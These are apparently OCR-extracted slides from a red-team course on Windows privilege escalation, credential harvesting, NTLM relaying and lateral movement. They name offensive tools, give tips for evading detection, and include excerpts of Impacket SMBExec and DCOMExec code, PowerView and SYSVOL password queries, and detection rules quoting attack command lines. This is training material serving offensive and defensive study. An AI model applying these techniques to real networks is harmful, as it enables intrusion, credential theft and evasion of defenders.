- PowerUp is a PowerShell script that looks for common misconfigurations on a system that could lead to privilege escalation
- It can also automatically exploit these vulnerabilities
- SharpUp is a C# port of some PowerUp functionality
- SharpUp hasn't been touched since 2018, it's probably not going to change anytime soon

```
GetModifiableServices();
GetModifiableServiceBinaries();
GetAlwaysInstallElevated();
GetPathHijacks();
GetModifiableRegistryAutoRuns();
GetSpecialTokenGroupPrivs();
GetUnattendedInstallFiles();
GetMcAfeeSitelistFiles();
GetCachedGPPPassword();
```

Seatbelt, Again!

- Seatbelt is great at finding potential privilege escalation opportunities as well
  - Hotfixes, OSInfo, MicrosoftUpdates
  - Autoruns, EnvironmentPath, EnvironmentVariables, ScheduledTasks, Services
  - InstalledProducts, InterestingProcesses
  - TokenGroups

File Permission Misconfigurations

- Services – Service binaries may be stored in locations that you can write to, and typically run as SYSTEM
- Scheduled Tasks – Tasks may target a script or executable that we can modify, and often run as a high privilege user or service account
- Autoruns – The ability to write to a users' startup directory or the "all users" startup directory will give us code execution next time they log in

Unquoted Service Paths

- Each service points to a service binary on disk that will be executed when the service is started
- If there are spaces in a service path and it is not enclosed in quotes, we may be able to escalate our privileges
- Example of a potentially vulnerable unquoted service path which would be secure if it were surrounded in quotes:
  - C:\Corp\Secure Software\service.exe
- If we have write access C:\Corp, we can create a file called Secure.exe which will be execute before the directory is followed by Windows

AlwaysInstallElevated

- Windows includes a feature to allow low-privilege users to install .msi files without providing administrator credentials
- The “AlwaysInstallElevated” value at the following registry keys can be used to find out if this was enabled
  - HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
  - HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer

Installation Files

- Sysprep can use hardcoded credentials for system setup and are sometimes left behind by system administrators
- Answer files for Sysprep are often left behind for unattended installs as well
  - C:\Windows\sysprep\sysprep.xml
  - C:\Windows\sysprep\sysprep.inf
  - C:\Windows\sysprep.inf
  - C:\Windows\Panther\Unattended.xml
  - C:\Windows\Panther\Unattend.xml
  - C:\Windows\Panther\Unattend\Unattend.xml
  - C:\Windows\Panther\Unattend\Unattended.xml
  - C:\Windows\System32\Sysprep\unattend.xml
  - C:\Windows\System32\Sysprep\Panther\unattend.xml


UAC


- UAC is a feature of Windows that defines token integrity levels for each user
- We are specifically interested in the Medium and High integrity levels
  - Medium - Normal user
  - High - Administrator
- If you are in a medium integrity context, you will be restricted from certain abilities (such as reading the memory of LSASS) even if you are a local administrator
- “UAC is not a security feature. It’s a convenience feature that acts as a forcing function to get software developers to get their act together.”

UACME

- UACME is a public collection of known UAC bypasses for fully patched Windows
- The “akagi” executable can be used to perform any of the techniques by specifying its number
- To minimize potential signatures, it’s better to pick a single method, put that code in a separate project, and execute it reflectively

UACME





https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES/tree/master/Privilege%20Escalation

Service Accounts - Utilizing a Potato Technique

- At BlackHat 2015, James Forshaw presented a talk that led to the development of RottenPotato, a local privilege escalation from Windows service accounts to SYSTEM
- This tool influenced the creation of several other tools, including RottenPotatoNG, Juicy Potato, and SweetPotato
- Juicy Potato and SweetPotato currently work on Windows 10 and Server 2019, the biggest difference between the two is that one is unmanaged, and the other is a .NET assembly

Types of Hashes

- NTLM – Used for NTLM (non-Kerberos) authentication, passable
  - Modified MD4, Hashcat mode 1000
    - b4b9b02e6f09a9bd760f388b67351e2b
- NetNTLM – Challenge/response for authentication to services in a domain
  - V1: DES, Hashcat mode 5500
    - u4-netntlm::kNS:338d08f8e26de93300000000000000000000000000000000:9526fb8c23a90751cdd619b6cea564742e1e4bf33006ba41:cb8086049ec4736c
  - V2: MD5, Hashcat mode 5600
    - admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c7830310000000000000b45c67103d07d7b95acd12ffa11230e0000000052920b85f78d013c31cdb3b92f5d765c783030
- DCC – Used for offline domain user authentication
  - V1: MD4 of NTLM and username, Hashcat mode 1100
    - 4dd8965d1d476fa0d026722989a6b772:3060147285011
  - V2: SHA1 of NTLM and username, Hashcat mode 2100
    - $DCC2$10240#tom#e4e938d12fe5974dc42a90120bd9c90f

LSASS Overview

- The Local Security Authority Subsystem Service verifies authentication attempts and creates access tokens
- Credentials such as plaintext passwords and NTLM hashes are stored in the LSASS process memory
- SeDebugPrivilege is required to read the memory of LSASS and retrieve credentials
- Some environments will remove SeDebugPrivilege entirely, making this technique seemingly impossible
  - Fortunately, the SYSTEM account always has this permission

Windows Credentials

- Whenever a user successfully authenticates to a Windows machine, a logon session is created
- Credentials are more than LSA memory
  - Logins from service accounts to perform NetNTLM collection/relay attacks
  - “NewCredentials” or “ExplicitLogonEvents” mean plaintext creds may be somewhere on the host
  - PowerShell, Sysmon, and process creation event logs
  - DPAPI Credentials
  - Keystroke capture, clipboard hooks

Seatbelt Credential Commands

- Opportunities:
  - CloudCredentials
  - CredEnum, SecPackageCreds, WindowsVault
  - DpapiMasterKeys, WindowsCredentialFiles
  - InterestingFiles, SearchIndex
  - InterestingProcesses
  - LogonSessions, LogonEvents, ExplicitLogonEvents
  - PowerShellEvents, PowerShellHistory
  - ProcessCreationEvents
  - SysmonEvents
  - WindowsAutoLogon
- Restriction:
  - CredGuard
  - LSASettings
  - NTLMSettings
  - SecurityPackages

Bypassing PPL

- There are a few kernel-mode PPL bypasses floating around, but they tend to be impractical or at least difficult to use operationally
- @itm4n recently released PPLDump, a user-mode utility to dump the memory of a PPL process

Windows version	Build	Edition	Arch	Admin	SYSTEM
Windows 10 20H2	19042	Pro	x64	✔	✔
Windows 10 20H2	19042	Pro	x86	✔	✔
Windows 10 1909	18363	Pro	x64	✔	✔
Windows 10 1507	10240	Educational	x64	✔	✔
Windows 10 1507	10240	Home	x64	✔	✔
Windows 10 1507	10240	Pro	x64	✔	✔
Windows Server 2019	17763	Standard	x64	✔	✔
Windows Server 2019	17763	Essentials	x64	✔	✔
Windows 8.1	9600	Pro	x64	⚠	⚠
Windows Server 2012 R2	9600	Standard	x64	⚠	⚠

Getting Hashes without LSASS

- Accessing the memory of LSASS is often scrutinized heavily or blocked entirely with PPL/CredGuard
- We can attempt to use InternalMonologue to retrieve NetNTLMv1 hashes by making a local procedure call on the system
  - Note: NetNTLMv1 may be disabled in favor of NetNTLMv2, but InternalMonologue will attempt to perform a downgrade attack (requires local admin)
- If you can retrieve these hashes, they can be converted to NTLM hashes with crack.sh!

Local Administrator Password Solution

- LAPS is the official Microsoft product for managing local administrator passwords in an environment
- Domain admins (and anyone they delegate permissions to) can read the ms-Mcs-AdmPwd computer object attribute with the GUI or PowerShell cmdlet included with LAPS
- LAPSToolkit can list LAPS enabled computer objects and the users who were delegated permissions to read passwords
- SharpLaps is a similar tool written in C#, but it can only retrieve all LAPS passwords

Data Protection API

- DPAPI is a feature available to programmers that provides encrypt and decrypt functions for arbitrary data
- This allows Windows features and third-party applications to store data without managing encryption keys
- Many popular applications use DPAPI, including saved file share/RDP credentials, Chromium cookies and credentials, and KeePass

Data Protection API

- Any data stored in Credential Manager can be retrieved by the owner without knowing their logon credentials
  - Saved RDP and file share creds are the most common findings
- Local administrators can retrieve DPAPI keys stored by any user on that system
- Domain administrators can retrieve the domain DPAPI backup key and use it to decrypt data stored by any domain user on any system

SharpDPAPI and SharpChromium

- SharpDPAPI is a C# tool that can be used to retrieve RDP (and other) credentials stored for the local user
- SharpChrome is a subproject of SharpDPAPI that can retrieve credentials and cookies from Chrome or the new Edge browser
- SharpChromium is a similar tool that can retrieve credentials from any Chromium based browser

LAB: Accessing Saved Edge Credentials

ChromeTap

- ChromeTap is a Cobalt Strike BOF that will inject into a currently running Google Chrome instance and sniff all input from the user
- YARA rules are used to filter this output to find usable credentials
- The repo currently includes rules for Google and Outlook, but the YARA format allows for easy development of new filters

NTLM Relaying

- NTLM relay attacks take advantage of environments where SMB signing is disabled
- The traditional attack vector, using Responder and ntlmrelayx.py requires a rooted Linux machine on the network to collect credentials
- This attack can be performed with local administrator on a Windows machine, using a combination of SharpRelay, and InveighZero
- SharpRelay requires a single file to be written to disk, a signed driver used for packet redirection
- These two tools can be used to listen for traffic and SMB forward packets through a port forward to allow for relaying over proxychains from an operator's machine

DHCPv6 Spoofing

- Although less commonly discussed than traditional NTLM relay attacks, mitm6 with ntlmrelayx.py works very well in situations where you've compromised a machine on a subnet with limited users
- DCHPv6 spoofing takes advantage of the fact that the default Windows configuration enables and prefers IPv6 over IPv4
- An attacker will send out router advertisements (RA) and then announce itself as the DNS server
- This attack also typically requires a rooted Linux machine on the network, but may be possible using ntlmrelayx.py over proxychains, SharpRelay, and InveighZero

NTLM Relay and DHCPv6 Spoof OPSEC

- Many relay detections are specific to Responder and LLMBR/NBTNS poisoning
- Disabling the LLMNR and NBTNS features of InveighZero should evade most detections
- Microsoft does not include the WinDivert driver in their recommended block list yet, and detections for this file do not seem very common

HTTP NetNTLM Credential Gathering

- The process of harvesting and relaying NetNTLM credentials is very common on internal network penetration tests
- This approach can be useful, but listening on port 445 (SMB) typically requires administrative privileges
- Fortunately, credentials can also be collected by hosting an HTTP server and this service can run on any port
- There are a few caveats to this approach, mainly that the server must be hosted on a device in the victim's "Local Intranet Zone"
- This can most easily be achieved by hosting the listener in the same internal network as the victim using that host's NetBIOS name

Creating NetNTLM HTTP Listener

- Farmer from MDSec is a .NET assembly that quickly spins up an HTTP server on a target port for a defined period
- Before using this tool, we need to find a port that is allowed inbound traffic through the host firewall
  - Seatbelt is perfect for this!
  - The “WindowsFirewall” command will return information about the default policy and exceptions
- @NinjaParanoid also recently discovered that port 80 can often be used without administrative privileges if “/Temporary_Listen_Addresses/” is added to the specified URL

Forcing Authentication with Outlook

- Once you have an HTTP listener running, all that's left to do is force authentication and capture the credential
- Sigwhatever from NCC Group can be used to insert a 1x1px image into a user's signature block
- This image is a reference to a file hosted on your HTTP listener
- Once a user's signature is backdoored, you can either immediately send an email as that user with the same tool or wait for the targeted user to send out an email themselves

Forcing Authentication with Word

- Word documents can be injected with a new hyperlink which points to a file on the HTTP server created earlier
- Fertiliser from MDSec can be used to quickly poison existing Word documents
- They point out that this could be easily expanded to other Office document types

Forcing Authentication with Misc. File Types

- MDSec also provides a list of multiple other files that can be abused for this technique
  - Shortcuts (.lnk)
  - URL files (.url)
  - Library files (.library-ms)
  - Search Connectors (.searchConnector-ms)
- The Crop tool from their Farmer toolkit can create any of these file types

Forcing Authentication with LNK Files

- One option would be pointing the LNK execution target to our WebDav server, but this requires the user to open the file
- A better option would be to modify the “icon location” attribute which is automatically parsed by Explorer when the containing folder is opened
- Creating a new LNK file with this attribute and placing it in a widely used file share would return many NetNTLM hashes for offline cracking
  - Better yet, modify an existing LNK file’s icon location to limit suspicion from defenders!

Group Policy

- Group Policy is a collection of configuration settings that defines user and computer access in a domain.
- Group Policy Objects (GPO) are applied to Organizational Units (OU)
  - An OU is a collection of AD users, groups, and computers
- Each GPO can be linked to zero or more OUs by Domain Administrators (or anyone else they delegate permissions to)
- Users that can create, link, or modify GPOs can potentially elevate privileges in an environment

Group Policy

- PowerView can be used to find users that can create new GPOs:
  - Get-DomainObjectAcl -SearchBase "CN=Policies,CN=System,DC=domain,DC=local" -ResolveGUIDs | ? { $_.ObjectAceType -eq "Group-Policy-Container" }
  - ConvertFrom-SID
- Identify users that can manage GpLinks for a given OU
  - Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | ? { $_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -match "WriteProperty" }
- Identify users that can modify a specific GPO
  - Get-DomainGPO | Get-DomainObjectAcl -ResolveGuids | ? { $_.ActiveDirectoryRights -match "WriteProperty|WriteDacl|WriteOwner" -and $_.SecurityIdentifier -match "<DOMAIN_SID>-[\d]{4,10}" }

Other Group Policy Object Misconfigurations

- Group Policy Preferences and Startup Scripts
  - Gci –recurse \\dc01.domain.local\SYSVOL\domain.local\policies -filter *.xml | Select-String –pattern “cpass”
  - Gci –recurse \\dc01.domain.local\SYSVOL\domain.local | Select-String -pattern “pass”
- Write Access to Logon scripts in file shares

Access Control

- In addition to GPOs, all principles in AD have a set of access control entries (ACEs) in a Discretionary Access Control List (DACL)
- A DACL is typically applied to an OU and inherited by all children
- Certain privileges principles may have privileges such as ForceChangePassword that can be used for escalation

Abuseable Access Control Entries

- AllExtendedRights – Add user to group, reset user password, read LAPS passwords
- ForceChangePassword – Change a user password
- GenericAll – All ACEs on target object
- GenericWrite – Write ability to an object, add a logon script
- Self – Add yourself to any group
- WriteDACL – Modify a principle's ACEs
- WriteOwner – Change owner of an object

Day 4: Lateral Movement

Lateral Movement Intro

- The technique you choose for lateral movement depends heavily on the environment you are in
  - What permissions do we have on the remote host? Local admin is required for most
  - What techniques do administrators in the environment use to manage remote machines?
- .NET tools are great as they can use an existing session, but they create more artifacts and detection opportunities on the endpoint
- The Impacket toolkit can be useful for developing lateral movement capabilities
- The downside of using something like Impacket is that you must have a set of credentials

Lateral Movement Intro

- Seatbelt is once again a valuable tool!
- Many queries can be used to gather information before deciding to move laterally.
  - ScheduledTasks and WMI can be ran against the remote host to find hijacking opportunities
  - WindowsFirewall on the local host and remote host will notify us of any network traffic restrictions we should know about
  - LogonSessions will tell us who is logged into a machine and what logon session type they have, specifically if they have network or non-network logon types

Lateral Movement Intro

- In addition, attempt to mount a share on the remote system to ensure your credentials are valid and have the necessary permissions
- It is important to note that you will typically need to be a local admin on the remote host to access it remotely
- This information helps us decide what lateral method to use and if it’s even worth moving to a certain machine

PSExec

- PSExec can be a horrible OR an amazing lateral movement technique!
- Many system administrators are using PSExec in their environment to manage endpoints
  - If you see this, use the same PSExec they are!
- On the flip side, PSExec from sysinternals creates some obvious indicators
  - A new service named PSEXECSVC
  - An executable is written to the host with SMB

PSExec

```
detection:
    selection:
        Description: 'Execute processes remotely'
        Product: 'Sysinternals PsExec'
    filter:
        Image|endswith:
           - '\PsExec.exe'
           - '\PsExec64.exe'
    condition: selection and not filter
```

```
detection:
    selection1:
        EventID: 5145
        ShareName: \\*\IPC$
        RelativeTargetName|endswith:
            - '-stdin'
            - '-stdout'
            - '-stderr'
    selection2:
        EventID: 5145
        ShareName: \\*\IPC$
        RelativeTargetName|startswith: 'PSEXESVC'
    condition: selection1 and not selection2
```

```
detection:
    selection_1:
        ServiceFileName|re: '^.*\\[a-zA-Z]{8}\.exe$'
        ServiceName|re: '(^[a-zA-Z]{4}$)|(^[a-zA-Z]{8}$)|(^[a-zA-Z]{16}$)'
    filter:
        ServiceName: 'PSEXESVC'
    condition: selection and selection_1 and not filter
```

```
detection:
    selection1:
        EventID: 5145
        ShareName: \\*\IPC$
        RelativeTargetName|contains:
            - 'RemCom_stdint'
            - 'RemCom_stdoutt'
            - 'RemCom_stderrt'
```

```
detection:
    service_installation:
        EventID: 7045
        ServiceName: 'PSEXESVC'
        ServiceFileName|endswith: '\PSEXESVC.exe'
    service_execution:
        EventID: 7036
        ServiceName: 'PSEXESVC'
```

PSExec.py

- PSExec.py from Impacket uses the RemCom service instead of creating PSEXECSVC
- This service is a known binary, and while not exclusively malicious, could be marked as bad if not known in the environment
- PSExec.py is probably best avoided unless you write a custom RemCom alternative or investigate obfuscating the binary

PSExec.py

```
query = '''
sequence by process.entity_id with maxspan = 1m
  [process where event.type in ("start", "process_started") and
     (process.name : "sc.exe" or process.pe.original_file_name : "sc.exe") and
      process.args : "\\\\*" and process.args : ("binPath=*", "binpath=*") and
      process.args : ("create", "config", "failure", "start")]
  [network where process.name : "sc.exe" and destination.ip != "127.0.0.1"]
'''
```

```
query = '''
sequence with maxspan=1s
   [network where process.name : "services.exe" and
      network.direction == "incoming" and network.transport == "tcp" and
      source.port >= 49152 and destination.port >= 49152 and source.address not in ("127.0.0.1", "::1")
   ] by host.id, process.entity_id

   [process where event.type in ("start", "process_started") and process.parent.name : "services.exe" and
       not (process.name : "svchost.exe" and process.args : "tiledatamodelsvc") and
       not (process.name : "msiexec.exe" and process.args : "/V")

    /* uncomment if psexec is noisy in your environment */
    /* and not process.name : "PSEXESVC.exe" */
   ] by host.id, process.parent.entity_id
'''
```

SMBExec.py

- SMBExec.py is another commonly used Impacket script for lateral movement through SMB
- Like PSExec.py, a new service is created, but in this implementation the binary path is overwritten with the entered command
- Unfortunately, it creates many artifacts on the remote system that are easily detected
- Each command you run will create a batch script file on the remote host with your command and then call it with %COMSPEC% /Q /c.
- You could change the script to use something besides cmd.exe, but it will still be writing files to disk

SMBExec.py

```
OUTPUT_FILENAME = '__output'
BATCH_FILENAME  = 'execute.bat'
SMBSERVER_DIR   = '__tmp'
DUMMY_SHARE     = 'TMP'
SERVICE_NAME    = 'BTOBTO'
CODEC = sys.stdout.encoding

class RemoteShell(cmd.Cmd):
    def __init__(self, share, rpc, mode, serviceName, shell_type):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__mode = mode
        self.__output = '\\\\127.0.0.1\\' + self.__share + '\\' + OUTPUT_FILENAME
        self.__batchFile = '%TEMP%\\' + BATCH_FILENAME
        self.__outputBuffer = b''
        self.__command = ''
        self.__shell = '%COMSPEC% /Q /c '
        self.__shell_type = shell_type
        self.__pwsh = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc '
        self.__serviceName = serviceName
        self.__rpc = rpc
        self.intro = '[!] Launching semi-interactive shell - Careful what you execute'

def execute_remote(self, data, shell_type='cmd'):
    if shell_type == 'powershell':
        data = '$ProgressPreference="SilentlyContinue";' + data
        data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

    command = self.__shell + 'echo ' + data + ' ^> ' + self.__output + ' 2^>^&1 > ' + self.__batchFile + ' & ' + \
              self.__shell + self.__batchFile
```

SMBExec.py

```
detection:
    selection_other:
        # *** smbexec.py
        #   parent is services.exe
        #   example:
        #       C:\Windows\system32\cmd.exe /Q /c echo tasklist ^> \\127.0.0.1\C$\__output 2^>^&1 > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\
        ParentImage|endswith:
            - '\services.exe'  # smbexec
        CommandLine|contains|all:
            - 'cmd.exe'
            - '/Q'
            - '/c'
            - '\\\\127.0.0.1\'
            - '&1'
```

```
detection:
    service_installation:
        EventID: 7045
        ServiceName: 'BTOBTO'
        ServiceFileName|endswith: '\execute.bat'
    condition: service_installation
```

SCShell

- SCShell is an alternative method of using services to execute code on a remote host
- Instead of creating a new service, SCShell looks for an existing service, modifies the binary path name, and starts the service
- The binary path name can be set to cmd.exe with arguments, such as executing a binary locally, from another host in the environment, or from the Internet

SCShell


```
sequence with maxspan=1s
  [any where event.code : "5145" and winlog.event_data.RelativeTargetName == "svcctl"]
  [registry where registry.path like~ "HKLM\\System\\CurrentControlSet\\Services\\*\\ImagePath" and
process.name like~ "services.exe"]
  [process where event.type : "start" and
     process.name like~ "cmd.exe" and
     process.parent.name like~ "services.exe"
  ]
```


```
sequence by destination.ip, source.ip with maxspan=1s
  [network where zeek.dce_rpc.operation : "QueryServiceConfigA" and event.type == "connection" and
zeek.dce_rpc.endpoint == "svcctl"]
  [network where zeek.dce_rpc.operation : "ChangeServiceConfigA" and event.type == "connection" and
zeek.dce_rpc.endpoint == "svcctl"]
```

https://www.unh4ck.com/detection-engineering-and-threat-hunting/lateral-movement/detecting-lateral-movement-via-service-configuration-manager

Manipulating Services with WMI

- WMI offers a Win32_Service class in the default namespace that can be used to create and start services on an endpoint
- There are actually a few different classes that offer the same functionality, Win32_BaseService can be used to change the footprint even more





PowerShell Remoting

- WinRM was built as a successor to DCOM for remote operations
- The protocol is a SOAP API that goes across TCP/5985 or TCP/5986
- PowerShell Remoting (among other things) uses WinRM as a transport
- Not the best form of lateral movement in many scenarios but can be very valuable if administrators are already using PowerShell Remoting in the environment!
- WinRM is typically associated with PowerShell execution, and most tools that perform WinRM execution are using the protocol to execute PS commands or scripts

Evil-WinRM

- Evil-WinRM is a Ruby tool that can be used to interact with hosts through a SOCKS proxy
- This tool also has many other convenience features including loading DLLs and .NET assemblies in memory on the target and built-in upload/download commands
- This tool uses the WinRM library which utilizes the raw WinRS layer, totally avoiding PowerShell logging

CrackMapExec WinRM

- CrackMapExec is a post-exploitation tool that “helps automate assessing the security” of AD networks
- CME uses Impacket for many features, but the WinRM functionality comes from the pypsrp library
- The execute_cmd function of this library also uses the raw WinRS layer

SharpWSManWinRM and WSManWinRM.vbs

- The WSMan-WinRM project includes several examples, including a C# and even VBS POC for execute commands on a remote host using raw WinRS
- These are the only examples which can be used with currently credentials in memory, and do not require a proxy into the environment

PowerShell Remoting

```
query = '''
sequence by host.id with maxspan=30s
   [network where process.pid == 4 and network.direction == "incoming" and
    destination.port in (5985, 5986) and network.protocol == "http" and not source.address in ("::1", "127.0.0.1")
   ]
   [process where event.type == "start" and process.parent.name : "winrshost.exe" and not process.name : "conhost.exe"]
'''
```

LAB: .NET WinRS Lateral Movement

Remote Desktop Protocol

- RDP can be used to move laterally, and can be used without creating a remote desktop session with SharpRDP
- There isn't an Impacket RDP execution script, but you could use rdesktop or even SharpRDP over proxychains
- SharpRDP does this by writing to a specific registry key which can be heavily monitored

Remote Desktop Protocol

```
query = '''
/* Incoming RDP followed by a new RunMRU string value set to cmd, powershell, taskmgr or tsclient, followed by process execution within 1m */

sequence by host.id with maxspan=1m
  [network where event.type == "start" and process.name : "svchost.exe" and destination.port == 3389 and
   network.direction == "incoming" and network.transport == "tcp" and
   source.address != "127.0.0.1" and source.address != "::1"
  ]

  [registry where process.name : "explorer.exe" and
   registry.path : ("HKEY_USERS\\*\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU\\*") and
   registry.data.strings : ("cmd.exe*", "powershell.exe*", "taskmgr*", "\\\\tsclient\\*.exe\\*")
  ]

  [process where event.type in ("start", "process_started") and
   (process.parent.name : ("cmd.exe", "powershell.exe", "taskmgr.exe") or process.args : ("\\\\tsclient\\*.exe")) and
   not process.name : "conhost.exe"
   ]
'''
```

DCOM Execution

- Distributed COM is a way for software running on an endpoint to expose functionality over the network using RPC
- Code execution using DCOM will occur in the context of the process hosting the exposed interface
- This MMC COM object provides a method called ExecuteShellCommand that we can take advantage of
- A service on the host will spawn the executable
  - **svchost.exe** > **EXE** OR **svchost.exe** > **dllhost.exe** > **DLL**
- An alternative is the ShellBrowserWindow method which makes explorer.exe the parent process

DCOMExec.py

- DCOMExec.py offers three different methods of code execution
- Each uses MMC DCOM methods, making them easier to signature

```
if self.__dcomObject == 'ShellWindows':
    # ShellWindows CLSID (Windows 7, Windows 10, Windows Server 2012R2)
    iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
    iMMC = IDispatch(iInterface)
    resp = iMMC.GetIDsOfNames(('Item',))
    resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams, 0, [], [])
    iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
    resp = iItem.GetIDsOfNames(('Document',))
    resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
    pQuit = None
elif self.__dcomObject == 'ShellBrowserWindow':
    # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
    iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
    iMMC = IDispatch(iInterface)
    resp = iMMC.GetIDsOfNames(('Document',))
    resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
    pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
elif self.__dcomObject == 'MMC20':
    iInterface = dcom.CoCreateInstanceEx(string_to_bin('49B2791A-B1AE-4C90-9B8E-E860BA07F889'), IID_IDispatch)
    iMMC = IDispatch(iInterface)
    resp = iMMC.GetIDsOfNames(('Document',))
    resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
    pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
```

DCOMExec.py

```
detection:
    selection_other:
        # *** wmiexec.py
        #    parent is wmiprvse.exe
        #    examples:
        #       cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1567439113.54 2>&1
        #       cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1567439113.54 2>&1
        # *** dcomexec.py -object MMC20
        #   parent is mmc.exe
        #   example:
        #       "C:\Windows\System32\cmd.exe" /Q /c cd  1> \\127.0.0.1\ADMIN$\__1567442499.05 2>&1
        # *** dcomexec.py -object ShellBrowserWindow
        #  runs %SystemRoot%\System32\rundll32.exe shell32.dll,SHCreateLocalServerRunDll {c08afd90-f2a1-11d1-8455-00a0c91f3880} but parent command is explorer.exe
        #  example:
        #   "C:\Windows\System32\cmd.exe" /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1567520103.71 2>&1
        # *** smbexec.py
        #   parent is services.exe
        #   example:
        #       C:\Windows\system32\cmd.exe /Q /c echo tasklist ^> \\127.0.0.1\C$\__output 2^>^&1 > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows
        ParentImage|endswith:
            - '\wmiprvse.exe'  # wmiexec
            - '\mmc.exe'  # dcomexec MMC
            - '\explorer.exe'  # dcomexec ShellBrowserWindow
            - '\services.exe'  # smbexec
        CommandLine|contains|all:
            - 'cmd.exe'
            - '/Q'
            - '/c'
            - '\\\\127.0.0.1\'
            - '&1'
```

DCOM Execution in .NET

- The SharpSploit library provides great example of remote code execution in .NET and includes multiple examples of various DCOM execution methods
- This implementation can take plaintext credentials or the current user session
  - There is also a “pth” branch of SharpSploit that can use a hash!
- SharpSploit has four DCOM examples, including an ExcelDDE option that is different than Impacket’s method but only works on older versions of Office

LAB: .NET DCOM Lateral Movement

DCOM Execution

